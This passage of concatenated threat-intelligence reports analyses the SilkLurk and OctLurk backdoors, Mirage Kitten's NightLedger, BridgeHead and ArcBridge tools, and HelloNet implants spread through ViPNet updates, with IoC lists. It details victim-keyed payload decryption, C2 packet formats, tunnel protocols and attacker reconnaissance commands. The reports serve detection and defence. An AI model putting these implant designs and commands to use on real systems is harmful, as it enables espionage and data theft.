On service start, loader calls StartServiceCtrlDispatcher, which will invoke ServiceProc. The ServiceProc then calls the routine s_1800078F0_decrypt_and_run_payload. This routine computes a 32-bit hash (dword) of the victim’s computer name. The dword hash is used by a custom algorithm made up of arithmetic and logical operations to decrypt the hardcoded payload file path. The payload bytes themselves are decrypted with the same algorithm that decoded the file path. By using the victim’s computer name in the decryption of both the file path and the payload bytes, the loader becomes specific to each victim. The decrypted bytes contain shellcode with the following structure:

Shellcode offset Description
0x000 (0) Stub code, which performs reflective code injection
0x770 (1904) Hardcoded value 0x11113F68, XORed with the computer name hash
0x774 (1908) Hardcoded byte 0xD9, used as XOR key to decrypt import DLL names and APIs
0x775 (1909) Size of the encrypted backdoor
0x779 (1913) Encrypted backdoor data blob

The stub code decrypts and injects the backdoor blob into memory. To decrypt the blob, it first computes a dword hash of the computer’s name. This hash is then fed into a custom algorithm — a series of arithmetic and logical operations — that performs the decryption. This algorithm differs from the one used to decrypt the payload file.

The IMAGE_DOS_HEADER of the backdoor binary is zeroed out. Information in the IMAGE_NT_HEADERS, such as ImageSize and NumberOfSections, is XOR-decrypted using the hash of the computer name. The first three sections are decrypted again using a custom algorithm (a series of arithmetic and logical operations) before being injected into memory.

During import resolution, DLL names and API names are XOR‑decrypted using a hard‑coded single‑byte key. After the import DLL is loaded and the API addresses are resolved, the DLL and API name strings are zeroed out.

During relocation, the size of each relocation block, the value of each relocation entry, and the bytes to be relocated are XOR‑decrypted using the dword hash of the computer name. Afterward, the entry point is also XOR‑decrypted with the same hash and then invoked.

SilkLurk backdoor

The backdoor contains a hardcoded configuration of 0x4AC (1196) bytes, with the first 0x10 (16) bytes holding a mutex string and the remaining 0x49C (1180) bytes comprising encrypted configuration data; this configuration is written to a hardcoded filename (e.g., 2470b666bece868f, 27879a4df1a740ff) that differs across samples and is placed in the %APPDATA% directory. The configuration is decrypted using a custom algorithm involving a series of arithmetic and logical operations that is distinct from the algorithm used to decrypt the encrypted backdoor blob and payload file. The configuration has the following structure:

Offset Description
0x00 (000) C2 Host 1
0x64 (100) C2 Host 2
0xC8 (200) C2 Host 3
0x12C (300) C2 Host 4
0x190 (400) Port for C2 Host 1
0x192 (402) Port for C2 Host 2
0x194 (404) Port for C2 Host 3
0x196 (406) Port for C2 Host 4
0x198 (408) Unknown 21 bytes
0x1AD (429) Proxy address 1
0x22A (554) Proxy username 1
0x2A7 (679) Proxy password 1
0x324 (804) Proxy address 2
0x3A1 (929) Proxy username 2
0x41E (1054) Proxy password 2

The backdoor creates a TCP socket and connects to the C2 server defined in the configuration. If proxy details are provided, it attempts to establish the C2 connection through the proxy. The proxy request uses the following format:

CONNECT %s:%d HTTP/1.1
Proxy-Connection: Keep-Alive
Host: %s:%d
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.75 Safari/537.36

After successfully connecting to the C2 server, it generates a random 32‑byte (0x20) network key that will be used to encrypt and decrypt network packets. This key is appended to the magic dword, as shown in the table below, creating a 40‑byte block that is then encrypted with a custom algorithm: a series of arithmetic and logical operations that differs from the one used to decrypt the configuration.

Field offset Field size (in bytes) Field value
0x00 (00) 0x04 (04) 0x0C7FFBE86h (magic dword)
0x04 (04) 0x04 (04) 0
0x08 (08) 0x20 (32) Network key (will be used to encrypt and decrypt network traffic)

It then prepares a packet to send the key to the command‑and-control server, as shown in the table below. The packet contains a 0xC (12‑byte) header, a 0x28 (40‑byte) block of encrypted network‑key data (see the table above), and a randomly generated payload whose size ranges from 0x14 (20) to 0xB4 (180) bytes.

Field offset Field size (in bytes) Field value
0x00 (00) 0x08 (08) data_size (encrypted_key_data + random_bytes_size)
0x08 (08) 0x04 (04) data_size XORed with 0x39
0x0C (12) 0x28 (40) Encrypted network key data (as mentioned in above table)
0x34 (52) size between 0x14 (20) and 0xB4 (180) Random data bytes

After sending the key, the backdoor collects the following victim information: local computer name, DNS domain assigned to the local computer, user’s logon name, processor architecture, OS major version and build number, host IP address, current process ID, tick count value, and backdoor module name. The collected victim information is first compressed and then encrypted using the network key. The custom algorithm (a series of arithmetic and logical operations) used to encrypt collected victim information is different from the algorithms used to decrypt the configuration and encrypt the network key. Before sending the victim information, a 0x0F (15) byte header is generated and encrypted using the same custom algorithm used to encrypt the collected victim data. The header follows the format as shown in the table below.

Field offset Field size (in bytes) Field value
0x00 (00) 0x04 (04) 0xC7FFBE86 (magic dword)
0x04(04) 0x04 (04) Message type (1 means victim information)
0x08 (08) 0x04 (04) Data size (size of encrypted victim information)
0x0C (12) 0x01 (01) Compression flag (1 means compressed)
0x0D (13) 0x02 (02) Size of random bytes, between 0x14 and 0x96 bytes

Finally, the encrypted header and victim information are formatted as shown below and transmitted to the C2 server.

<random_dword><encrypted header><encrypted victim information><random bytes>

Once the backdoor has transmitted the victim information, it waits for a 0x13‑byte (19‑byte) response from the C2 server. This response follows the structure presented in the table below.

Field offset Field size (in bytes) Field value
0x00 (00) 0x04 (04) Random dword
0x04 (04) 0x0F (15) Encrypted header data

The encrypted header contained in the response is decrypted with the network key that was generated and shared with the C2 server. After decryption, the header retains the same size and structure as the one used in the victim information message.

The message type field in the header (offset 0x04) determines which operation (command) to perform. Next, the backdoor figures out the size of the command data to receive by adding up the size of the encrypted data (found at position 0x08 in the received header) and the size of the random bytes (found at position 0x0D in the received header). The received command data is first decompressed, based on the compression flag located at position 0x0D in the received header, and then decrypted using the custom algorithm that was used to encrypt the sent data. The backdoor supports the following commands:

Command (message type) Description
03 Based on subcommand, perform the following operations:
00: Get target system’s local time
01: Set sleep time in milliseconds, after which to reconnect to the C2 server
04 Send current backdoor configuration
05 Update backdoor configuration
06 Receive and inject additional payloads (plugins) into memory. Based the on subcommand, perform the following operations:
01: Inject payload (plugin) bytes into memory and execute payload’s entry point
03: Call export method of injected plugin

Post-compromise activity

The threat actor operating the SilkLurk backdoor first used it to invoke cmd.exe to launch PowerShell. Within PowerShell, they ran commands such as net use to connect to shared network resources with administrative credentials. After establishing the connection, they searched the shared drives for confidential documents to exfiltrate. Once the search was complete, they disconnected from the network share to erase evidence of which internal servers had been accessed. To archive the stolen data, they employed legitimate archiving tools: WinRAR and 7‑Zip.

Below are the paths and names of the WinRAR and 7Zip binaries used by the attackers.

WinRAR 18dc8bff47cc282508354771d0c8cf8c C:\Users\[username]\Libraries\RecordedTV.exe
C:\Users\[username]\Libraries\recordutil.exe
7Zip 9a1dd1d96481d61934dcc2d568971d06 C:\windows\vss\7z.exe

Second-stage payload

PlugX

The SilkLurk backdoor opened a command shell (cmd.exe). Using this shell, the attacker executed the file C:\ProgramData\microsoft\html help\kmsonline.exe (MD5: 3c9a1ba8e0c7475706adc6376e9d7b7c). The kmsonline.exe binary acted as a dropper for the PlugX malware, deploying the malicious files listed below.

C:\ProgramData\Symantec\RasTls.exe - Legitimate Binary (MD5 62944e26b36b1dcace429ae26ba66164)
C:\ProgramData\Symantec\RasTls.dll - PlugX Loader Dll (MD5 ef59aad625eebda8650aec5820d6ce69)
C:\ProgramData\Symantec\RasTls.dll.res - PlugX Payload file

Our Kaspersky Threat Attribution Engine (KTAE) also identified a strong degree of similarity between kmsonline.exe (MD5: 3c9a1ba8e0c7475706adc6376e9d7b7c) and PlugX.

PlugX was configured to communicate with the C2 domain gycudore[.]kozow[.]com and the IP address 64[.]7[.]198[.]130. Below are the extracted configuration fields from PlugX.

Config field name Value
Injection Target Process %SystemRoot%\system32\svchost.exe
Home Directory %ALLUSERSPROFILE%\Symantec
Persistence Name SymantecRAS
Service Display Name SymantecRAS
Service Description Symantec RAS Services
Campaign ID KG_MFA

Infrastructure

The threat infrastructure relies on VPS servers. Some OctLurk and LurkProxy C2 addresses are referenced in a public report by Kazakhstan’s State Technical Service (STS) company. According to available data, a campaign targeting critical infrastructure in Kazakhstan was discovered in March 2025. During this campaign, attackers employed the TrustFall (STS internal designation) remote access malware, also known as MystRodX (Qianxin) and SilentRaid (Cisco) and designed for Linux-based operating systems. Subsequently, in October 2025, STS researchers found additional TrustFall samples, while also discovering its new C2 servers via active probing. Notably, three observed TrustFall C2 addresses were also leveraged by OctLurk and LurkProxy. This overlap points to shared infrastructure across multiple OS-targeting campaigns, though it remains unclear whether these activities ran concurrently or at different times.

Attribution

We identified multiple artifacts confirming that OctLurk and SilkLurk are operated by the same threat actor. Several users infected with OctLurk were also found to be infected with SilkLurk, and in some cases both malware families used the same staging directory. Below are examples of these artifacts.

  1. In one incident, the attackers created the service C:\Windows\system32\svchost.exe -k ExAstSrc -s ExAstSrc to deploy OctLurk. They used OctLurk to obtain a command shell and were observed dropping the SilkLurk loader vulkan-1.dll (MD5 be4731c09734da2e8eb6814a9c82f266) via this shell, as shown below.
  2. In another incident, we observed attackers using the same directory C:\ProgramData\intel\ to drop both the OctLurk and SilkLurk loader DLLs.
OctLurk C:\ProgramData\intel\mscastrac.dll (MD5 7c2f64461bb519c6cbf1fc687675514c)
C:\ProgramData\intel\msbasesysdc.dll (MD5 f4578e869a735cfad691f927bae3e638)
SilkLurk C:\ProgramData\intel\vulkan-1.dll (MD5 2f18472866f38c1e1c2c5c14b9a6ab56)

In one incident, the attacker used SilkLurk to obtain a command shell (cmd.exe) and then deployed and executed the PlugX malware. The PlugX sample was configured to contact gycudore[.]kozow[.]com as its command‑and‑control (C2) server, while the SilkLurk backdoor used ctyuhjerf[.]kozow[.]com for C2. PlugX is a well‑known modular remote‑access Trojan (RAT) that has been active since at least 2008 and historically linked to Chinese-speaking threat actors. This suggests that both OctLurk and SilkLurk were also developed and operated by a Chinese‑speaking actor, although at this time, we cannot attribute this activity to a known threat group.

Conclusions

The emergence of the OctLurk and SilkLurk multi‑plugin malware framework highlights how threat actors continuously refine their tactics to evade detection and maintain control over compromised networks. Both families operate primarily in memory, leaving only a minimalistic loader on disk that relies on machine‑specific data (OctLurk uses the drive serial number, and SilkLurk uses the computer name) to decode payload locations and contents. This victim‑specific encoding makes reverse engineering and automated detection considerably harder.

In addition to sophisticated obfuscation, the attackers establish redundant access channels, harvest credentials, and deploy well‑known remote access and monitoring tools. These secondary pathways ensure persistence even if the original infection vector is discovered or neutralized.

Indicators of Compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

Backdoor domains and IPs

OctLurk C2

dns[.]multitoconference[.]com
tj[.]tajikistandip[.]com
fm01[.]clouddevicemetrics[.]com
confbase[.]mdpsupport[.]net
digital[.]leroymerling[.]com
api2[.]annoyingremote[.]com
about[.]blsouqs[.]com
ssl[.]blsouqs[.]com
45[.]138[.]157[.]165

LurkProxy C2

dns[.]ssentialserv[.]xyz
154[.]196[.]162[.]76

SilkLurk C2

tyhbgtyuj[.]gleeze[.]com
95[.]179[.]210[.]138
wedfcvbn[.]gleeze[.]com
45[.]77[.]136[.]228
rgnojb[.]casacam[.]net
95[.]179[.]141[.]26
ctyuhjerf[.]kozow[.]com
45[.]32[.]152[.]50
212[.]11[.]39[.]138
195[.]86[.]120[.]2
uyhvfredc[.]accesscam[.]org
154[.]196[.]187[.]73
45[.]61[.]149[.]112
wedfcvbn[.]gleeze[.]com
45[.]77[.]136[.]228
gycudore[.]kozow[.]com
64[.]7[.]198[.]130

Loaders

OctLurk loader

082d49ef9f14e6811d68c7e0e82e5069 oleasapi.dll
f4578e869a735cfad691f927bae3e638 msbasesysdc.dll
7c2f64461bb519c6cbf1fc687675514c mscastrac.dll

SilkLurk loader

8269d6ba1b6842f9152c90cf7add9b93 vulkan-1.dll

PlugX dropper

3c9a1ba8e0c7475706adc6376e9d7b7c kmsonline.exe

PlugX loader

ef59aad625eebda8650aec5820d6ce69 RasTls.dll

OctLurk backdoor

a0cc7accc79abb0287aaba825d0351f0

OctLurk File Manager plugin

a56cce62930a6bee80d679b4c495a340

OctLurk Command Shell plugin

1415a78b75de7db4ba3d1e61d7db4501

OctLurk Interaction Manager plugin

a4d550a3ba0cd073fe3839b99d98a7a8

Impacket’s secretsdump (not available)

32a5985543433a4f60da2fafd873b927 Adobe.exe

Keylogger

2a571f6cee42a17d873f4c942649813f AnyDesk.exe

Browser password stealer

37dc84e4bcad92fa28f1e7778d088283 x64.exe

FSCAN

cf903e4a1629aa0582fd0363b5786676 fc.exe

Batch scripts (not available)

6ecf84fb18f6747ed08d7598364d853a 1.bat
b874123a80fc4f40e06872b9cb54ebc6 auto.bat
45cf5916fab4272a1313c26e67aa9220 in.bat
4e6d5c4770d5a822d7fcce6a74f7ad73 in.bat
5e26df131ff0a679a0a2699b723b46e3 1.bat

Archive utilities

WinRAR

18dc8bff47cc282508354771d0c8cf8c RecordedTV.exe, recordutil.exe

7zip

9a1dd1d96481d61934dcc2d568971d06 7z.exe

File paths

OctLurk file paths

C:\Users\[username]\Videos\1.bat
C:\Windows\System32\oleasapi.dll
C:\Windows\Media\Welcome01.wav
C:\windows\temp\in.bat
C:\Users\[username]\1.bat
C:\ProgramData\1.bat
C:\Windows\System32\msbasesysdc.dll
C:\Windows\System32\Waavsstrace.dll
C:\Windows\System32\SystemSettings.Publishing.dll
C:\Windows\System32\msdctries.dll
C:\Users\Public\Pictures\AnyDesk.exe
C:\Users\Public\Libraries\msect\dev0
C:\Users\Public\Libraries\msect\dev1
C:\users\[username]\libraries\64.exe
C:\ProgramData\Ehorus\
%TEMP%\fc.exe

SilkLurk file paths

C:\programdata\microsoft\network\connections\nvgwls.exe
C:\ProgramData\Veeam\EndpointData\nvgwls.exe
c:\ProgramData\microsoft\network\connections\vulkan-1.dll
C:\ProgramData\microsoft\network\downloader\vulkan-1.dll
C:\ProgramData\intel\vulkan-1.dll
C:\Users\Public\Music\vulkan-1.dll
C:\ProgramData\HP\NCCOM\vulkan-1.dll
C:\ProgramData\intel\gcc\vulkan-1.dll
C:\Windows\System32\0409\vulkan-1.dll
C:\ProgramData\veeam\endpointdata\vulkan-1.dll
C:\ProgramData\plug\vulkan-1.dll
C:\Program Files\nvidia corporation\display.nvcontainer\plugins\vulkan-1.dll
C:\ProgramData\microsoft onedrive\setup\vulkan-1.dll
C:\vmware\vmware tools\vmware vgauth\schemas\vulkan-1.dll
C:\ProgramData\nvidia\ngx\vulkan-1.dll
C:\ProgramData\microsoft\microsoft\vulkan-1.dll
C:\ProgramData\usoprivate\updatestore\vulkan-1.dll
C:\ProgramData\Microsoft OneDrive\setup\OneDrive.dat
C:\ProgramData\NVIDIA\DisplayDriverContainer1.log
C:\ProgramData\Microsoft\Diagnosis\ETLLogs\ETL.log
C:\ProgramData\NVIDI\NGX\ngx.dat
C:\ProgramData\Intel\GCC\2024.log
C:\ProgramData\veem\pyshellext.amd64.log
C:\ProgramData\Microsoft\RtkNGUI\RtkNGUI64.exe
C:\ProgramData\microsoft\rtkngui\RtkNGUI64Loc.dll
C:\ProgramData\realtek\audio\RtkNGUI64Loc.dll
C:\realtek\audio\RtkNGUI64Loc.dll
C:\ProgramData\USOPrivate\UpdateStore\Store.dat
C:\ProgramData\Microsoft\Crypto\Keys\Store.key
C:\DrvPath\Network\Lan\Realtek\NetSetSvc.exe
C:\drvpath\network\lan\realtek\nvml.dll
C:\microsoft\network\connections\nvml.dll
C:\ProgramData\microsoft\network\connections\nvml.dll
C:\Windows\System32\0419\nvml.dll
C:\veeam\nvml.dll
C:\microsoft\network\nvml.dll
C:\ProgramData\hp\nvml.dll
C:\usoprivate\updatestore\nvml.dll
c:\nvidia corporation\display.nvcontainer\plugins\nvml.dll
C:\Users\Public\Pictures\image.png
C:\Users\Public\Documents\My Pictures\image.png
C:\ProgramData\Realtek\Audio\RtkSmbus.exe
C:\ProgramData\realtek\audio\RtkSmbusLoc.dll
C:\rtksmbusact\RtkSmbusLoc.dll
C:\ProgramData\rtksmbusact\RtkSmbusLoc.dll
C:\realtek\audio\RtkSmbusLoc.dll

PlugX file paths

C:\ProgramData\microsoft\html help\kmsonline.exe
C:\ProgramData\Symantec\RasTls.exe
C:\ProgramData\Symantec\RasTls.dll
C:\ProgramData\Symantec\RasTls.dll.res

WinRAR and 7z file paths

C:\Users\[username]\Libraries\RecordedTV.exe
C:\Users\[username]\Libraries\recordutil.exe
C:\windows\vss\7z.exe

Mirage Kitten targets Middle East and Africa region with new malware

Introduction

Mirage Kitten – also known as UNC1549, Smoke Sandstorm, and Nimbus Manticore – is an advanced persistent threat (APT) group focused on cyber-espionage operations against aerospace, aviation, defense, and telecommunications sectors across the Middle East and Africa, using highly targeted spear-phishing campaigns, fake recruitment portals, and custom multi-stage malware to gain persistent access and exfiltrate sensitive data.

During recent threat research, we identified a previously undocumented malware set developed and used by Mirage Kitten. The toolset includes NightLedger, a new Windows backdoor for reconnaissance, command execution, file operations, process discovery, and screenshot capture; and two custom WebSocket-based tunnelers, ArcBridge and BridgeHead, for covert network access and operator-controlled tunneling.

Technical details

Although the initial access vector remains unclear for most malware samples observed in this activity, we saw BridgeHead being deployed during post-exploitation activities in victim environments in Egypt and at a Pakistan-based aerospace and aviation organization. The deployment followed targeted spear-phishing activity consistent with tradecraft we recently documented as part of our private threat intelligence reporting service and publicly reported by Unit 42 and Check Point Research, including the use of highly tailored social engineering lures against selected targets. These lures included recruitment-themed content impersonating trusted brands and hiring platforms, as well as lookalike videoconferencing pages that redirected victims to malicious archives hosted on third-party file-sharing services.

NightLedger backdoor

NightLedger is a recently identified Windows backdoor that we attribute to Mirage Kitten based on code and behavioral similarities to the historical implants developed and used by the group. The implant masquerades as SspiCli.dll and appears to be designed for DLL search-order hijacking, targeting a legitimate AppVShNotify.exe binary. While AppVShNotify.exe does not directly import SspiCli.dll, it imports RPCRT4.dll, which can delay-load SspiCli.dll when it invokes an RPC API that requires authentication. This allows a co-located malicious SspiCli.dll to be loaded while forwarding expected exports to the legitimate DLL.

When started, the malicious DLL creates the mutex A8215357-F99A-44FE-BC65-D8F0434B0C03 to enforce a single running instance. If the mutex already exists, it exits immediately.

NightLedger periodically contacts its C2 over HTTPS, issuing an HTTP GET request to the /edfcvfgbhnjmkqwasderfgg endpoint at the realhealthshop[.]com domain, and uses tjconsultingservices[.]com as a fallback C2.

When a valid C2 response is received, the implant tokenizes the payload using the custom delimiter (#%%#) and passes the parsed fields to its command dispatcher. From a development standpoint, this is similar to TWOSTROKE, a backdoor attributed to the same APT and previously documented by GTIG, whose C2 response is hex-encoded and uses (@##@) as a field separator.

NightLedger supports the following commands:

Command ID Description
1 Gather user and host identity information
3 Execute a process/program
17 List directories
20 Download a file to the infected system
25 Gather host and network information
27 Copy a file
30 Update beacon interval
36 Take a screenshot
43 Load a DLL
56 Kill a process
62 Delete a file
69 Terminate thread
70 Upload file to C2 server via POST request to /qasxcdfvgbhnmyuioplkhnj
75 Enumerate logical drives
90 List processes
93 Collect C:\Windows\debug\NetSetup.log together with process-list output.
NetSetup.log is a Windows diagnostic log generated under C:\Windows\debug\ during domain/workgroup join, unjoin, and related network setup operations.

Command output is returned to the C2 via an HTTP POST request to /wsdefvvbnhyuijkplmbgfrtt.

BridgeHead – a WebSocket tunneler

During our investigation, we encountered a tunnel proxy deployed as unbcl.dll in the %LocalAppData%\Microsoft\VisualStudio directory on a machine in Egypt. We also identified a similar deployment in a Pakistan-based environment, where the tunneling tool was stored as C:\program files (x86)\univpn\promote\libwinpthread-1.dll. The malware dynamically loads advapi32.dll, resolves GetUserNameA, retrieves the current Windows username, converts it to lowercase, and searches for a specific substring in it. This behavior suggests prior reconnaissance was performed within the internal network and the username check is needed to make sure it runs on a specific machine. This is potentially intended to prevent execution of the standalone malware sample inside virtual analysis systems. If the substring is not found, the function returns silently without activating.

If the username check was successful, the tunneler establishes an HTTPS WebSocket connection as follows:

GET /connect HTTP/1.1
Host: smartconnect.azurewebsites.net
Upgrade: websocket
Connection: Upgrade
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.75 Safari/537.36 Edg/86.0.622.38

The server responds with HTTP 101 (Switching Protocols) to complete the WebSocket upgrade. After the upgrade, the client sends a binary WebSocket message containing the literal string "token" as authentication. The server must respond within 10 seconds, or the connection is dropped and retried with exponential backoff.

The malware’s next action depends on the HTTP response returned by the server:

HTTP response Description
407 (Proxy Auth Required) Queries supported auth schemes via WinHttpQueryAuthSchemes, selects Negotiate (0x10) or NTLM (0x2) in that exact order, sets Windows SSO credentials (null username/password), retries up to 3 times.
101 (Switching Protocols) Success. Proceeds to WebSocket upgrade and authentication.
Other Connection failed. Closes all handles, enters backoff.

This implementation closely mirrors the enterprise proxy traversal logic seen in the backdoor we track internally as Retrograde, which overlaps with tooling publicly reported as MiniFast/MiniUpdate, attributed to the same APT group. The implant is designed to operate through corporate proxy environments by handling HTTP 407 responses, negotiating Windows-integrated proxy authentication with Negotiate preferred over NTLM, retrying with the current user’s SSO context, and falling back to exponential C2 connection retry logic capped at 60 seconds.

Once the WebSocket channel is established and authenticated, the implant functions as a full SOCKS5 tunnel proxy. The C2 server initiates all tunnel connections by sending binary commands over the WebSocket; the implant simply forwards traffic between server‑specified targets and the WebSocket channel. This makes it a relay node: the operator runs tools server‑side, and all resulting TCP traffic is tunneled through the victim’s machine as if originating from the victim’s network.

All tunnel communication uses a fixed binary wire format:

Offset Size Field Encoding
0 1 type Message type (1–9)
1 4 connId Tunnel connection identifier
5 1 flags Status or error indicator
6 2 dataLen Payload length
8 var payload Message data

Every message is at least 8 bytes. Seven message types are actively used:

Type Name Direction Description
1 CONNECT Server -> Client Open a new TCP tunnel to a SOCKS5 target address
2 CONNECT_RESPONSE Client -> Server Confirm the connection was established
3 DATA Bidirectional Relay TCP traffic through the tunnel
4 DISCONNECT Bidirectional Close a tunnel connection
5 PING Bidirectional Keepalive probe, sent every 30 seconds by timer
6 PONG Bidirectional Keepalive reply
9 FLOWCTRL Bidirectional Throttle data flow to prevent buffer overrun

The CONNECT payload specifies where the implant should open a TCP connection. The target address is encoded in SOCKS5 format and consists of a single type byte, followed by the address and a 2-byte destination port:

Type byte Description
0x01 IPv4 address (4 bytes)
0x03 Domain name (1-byte length + string)
0x04 IPv6 address (16 bytes)

Notably, in the process of threat hunting, we detected another variant (MD5: C832ECD135781B11F59E3FFFB3D2B6AC) that shares the same dynamic-resolve stub pattern. This variant communicates with businessmixture.com/blog over WSS on port 443, and not through Microsoft Azure. Still, it implements the same technique of limiting execution to a specific username on the infected machine by hardcoding a 3-character control value that must appear as a substring in the lowercased Windows username retrieved via GetUserNameA. If the match fails, the implant silently exits, confirming per-target tailoring of each deployed binary.

ArcBridge: another WebSocket tunneling tool

ArcBridge is another WebSocket tunneling tool developed and used by Mirage Kitten. We first identified it in April 2026 in activity targeting victims in the Middle East. The malware creates a mutex named F56E68DA-4A89-46B4-9AC8-7290A7651000 to enforce single-instance execution. The use of a UUID-like mutex name is consistent with the NightLedger backdoor described earlier.
The malware contains an embedded configuration block that stores the C2 host, C2 port, retry or timeout value, SSL flag, and what is highly likely an implant identifier:

"<<STARTXX>>"
"aecert.org"
443
5000
0
"4B8CC395-A26F-41F1-A1DC-8B993D9D41D2"
"<<ENDXX>>"

After initialization, ArcBridge communicates over a WebSocket-style channel and waits for server-side control messages. It supports the following commands:

Command Description
OPEN: Creates a proxy/tunnel session to a target selected by the operator.
DNS: Performs hostname or address resolution and returns the result.

Victimology

According to our telemetry, we identified victims across Middle East and African countries including Egypt, SMB and government environments in Jordan and Tanzania, aviation organizations in Pakistan, telecommunication companies in Ethiopia and financial-sector entities in Burkina Faso.

Conclusion

Mirage Kitten continues to evolve its malware arsenal to support targeted cyber-espionage operations across the Middle East and Africa regions. The NightLedger backdoor retains similar core command functionality to TWOSTROKE while introducing additional capabilities, including screenshot capture and collection of the NetSetup.log file.

Another notable aspect of the campaign is the group’s continued reliance on tunneling utilities as part of its operational toolkit. This aligns with previous public reporting, which documented the group’s use of the LIGHTRAIL and POLLBLEND tunnelers. Consistent with this tradecraft, we observed Mirage Kitten continuing to leverage tunneling capabilities alongside a gradual shift away from Microsoft Azure subdomain-style infrastructure in favor of Cloudflare-backed domains in some of its malware, a change likely intended to complicate attribution while maintaining resilient command-and-control communications.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

NightLedger backdoor
A239E655709A2518DD0B7BDBED163679 – sspicli.dll

ArcBridge WebSocket tunneling tool
5FA15EF96808EA82F0A6176F0BB4B386
42F847597109DA2A220391BB09D00676
AFB1C1583606599C7272CFB33CC6F498

BridgeHead WebSocket tunneling tool
6038D42AF0AFFD1FB263F470C0956F6B – unbcl.dll
AE628EFA305387B633DCE82F9364875B – unbcl.dll
F7D36CC5904A53252D2BB3D21615134F – libwinpthread-1.dll
C90F0EFADBF322E5EB1C4103A38C30E6 – libwinpthread-1.dll
D09B14A2FE01C7363ECC56F5D046162C – IPHLPAPI.dll

Domains and IPs
smartconnect[.]azurewebsites[.]net
businessmixture[.]com
global-reds[.]com
maadinglobal[.]com
Business-deegital[.]com
business-deegital[.]azurewebsites[.]net
businessdeegital[.]azurewebsites[.]net
neexportfolio[.]azurewebsites[.]net
neexportfolio[.]com
neexportfolio[.]eastus[.]cloudapp[.]azure[.]com
172[.]86[.]98[.]113
aecert[.]org
realhealthshop[.]com
tjconsultingservices[.]com
thehealth-life[.]com
buisness-centeral-transportation[.]com
healthcarezoom-centeral[.]azurewebsites[.]net
healthcarezoomcenteral[.]azurewebsites[.]net
healthcarezoomcenteral[.]org
toadreport[.]azurewebsites[.]net
business-startup[.]azurewebsites[.]net
businessstartup[.]azurewebsites[.]net

HelloNet campaign: new malicious modules launched through the ViPNet update system

UPD 16.07.2026: Added rules to protect companies using our Kaspersky SIEM system, and listed events for developing custom detection rules or conducting threat hunting.

UPD 16.07.2026: Added detection of the malicious activity using Kaspersky Managed Detection and Response.

UPD 16.07.2026: Added detection rules and examples using KEDR Expert.

UPD 16.07.2026: Added detection of the malicious campaign in network traffic using Kaspersky Anti Targeted Attack (KATA) with the NDR module.

UPD 16.07.2026: Updated the list of Indicators of Compromise (IoCs) and TTPs.

We discovered a new APT attack using previously unknown tooling, which started at least in May 2026 and remains active at the time of publication. It is notable in that the implants used during the attack were launched through the ViPNet update system (a software suite for creating secure networks). During our research, we identified attempts at targeted infection of large Russian organizations in the government, energy, transport, education, and logistics sectors, as well as industry. This is not the first time an advanced group has targeted computers connected to ViPNet networks. For example, last year, we discovered a complex backdoor mimicking ViPNet updates.

Persistence via the update system

On one of the analyzed systems, we identified a malicious file named wtsapi32.dll in the directory C:\Program Files (x86)\InfoTeCS\VIPNet Update System, which belongs to the ViPNet suite update system. By placing the file in this directory, the attackers implement the DLL Sideloading technique — the ViPNet update system executable file itcsrvup64.exe, which is launched at OS startup, is susceptible to it. Thus, during this attack, the attackers tried to implement persistence on the system through the ViPNet software update component.

HelloInjector: a loader for additional malicious components

The wtsapi32.dll component is a loader, which we named HelloInjector. Its main goal is to inject its code into the svchost.exe process and launch the malicious payload. After starting, the malware checks the process in the context of which it was launched. If the name of the main process is not svchost.exe, the loader starts iterating through all processes running in the operating system. It looks for a process whose name contains the string svchost, and whose command line contains the string netsvcs. If such a process is found, the loader injects itself into the target process using the NtWriteVirtualMemory and NtCreateThreadEx functions.

After restarting inside the new process, the loader checks the process name again for the presence of the string svchost. Having confirmed the successful check, HelloInjector loads and executes the malicious payload, which is stored in its body in plain text, in memory.

HelloProxy: a tool for traffic proxying and launching new malicious payloads

The malicious payload, which we named HelloProxy, is simultaneously a hidden proxy and a loader for the following modules sent by the command server. It works by intercepting the NtDeviceIoControlFile, closesocket, and shutdown functions. Their interception is carried out using the Microsoft Detours library.

The handlers of the closesocket and shutdown functions prevent the premature closing of sockets used for interaction with the C2. In turn, the handler of the NtDeviceIoControlFile function contains the main malicious logic. Its code implements the interception of two IOCTL codes:

  • AFD_RECV (0x12017)
  • AFD_GET_TDI_HANDLES (0x12037)

These codes are used during socket operations — their interception allows the malware to hinder security solutions operating in user mode for filtering network connections. Kaspersky security solutions detect such activity and prevent infection attempts at all stages.

The AFD_GET_TDI_HANDLES handler is responsible for socket registration, and the AFD_RECV handler initiates the processing of incoming traffic. It is worth noting that every incoming message that triggered the processing of the AFD_RECV code is logged to the file C:\users\public\tesh4RPC.txt in the format:

threadid: <Thread ID> pid=<PID>\r\n

After installing the interceptors, the malware starts listening on ports 5003 and 5060 in anticipation of the first commands from the C2 server. In order to distinguish the command server traffic from the rest of the traffic, the implant implements a handshake process: it sends two bytes 0x0502 through the socket and expects to receive a message containing the string ASDFASFSAFASDF. After the successful completion of the handshake, the processing of incoming commands continues.

Depending on the received command, there are two execution branches:

  • Working as a proxy. The malware accepts strings in the following format:
    <ip_addr>:<port>

    Afterwards, it creates new sockets and starts forwarding traffic between them.
  • Working as a loader. The malware accepts an executable file from the command server, after which it loads it into the memory of its own process and launches it in a separate thread.

During the research, we managed to discover two malicious payloads that were injected into the svchost process, likely as a result of the previously described loader’s operation:

  • An implant, which we named HelloExecutor, with the help of which attackers can execute commands on the infected system.
  • A module for cleaning ViPNet software log files, which we named HelloCleaner. It allows hiding the attackers’ actions in the system.

We established that the HelloExecutor backdoor was used for reconnaissance in the networks of infected organizations. The following shell commands were executed:

query user
ipconfig /all
ping   8.8.8.8  -n  1
net user /do
net group /do
dir "C:\Program Files (x86)"
dir "C:\Program Files (x86)\infotecs\"
dir "C:\Program Files (x86)\infotecs\ViPNet Administrator"
dir "C:\Program Files (x86)\infotecs\ViPNet Client\Export"
dir "C:\Program Files (x86)\infotecs\ViPNet Client"
dir  "С:\ProgramData\Infotecs\ViPNet Administrator\kc\Export\"
dir  "$appdata\Infotecs\ViPNet Administrator\kc\Export\ Dst for network <номер сети удален>"
dir c:\users\[username]
query  user
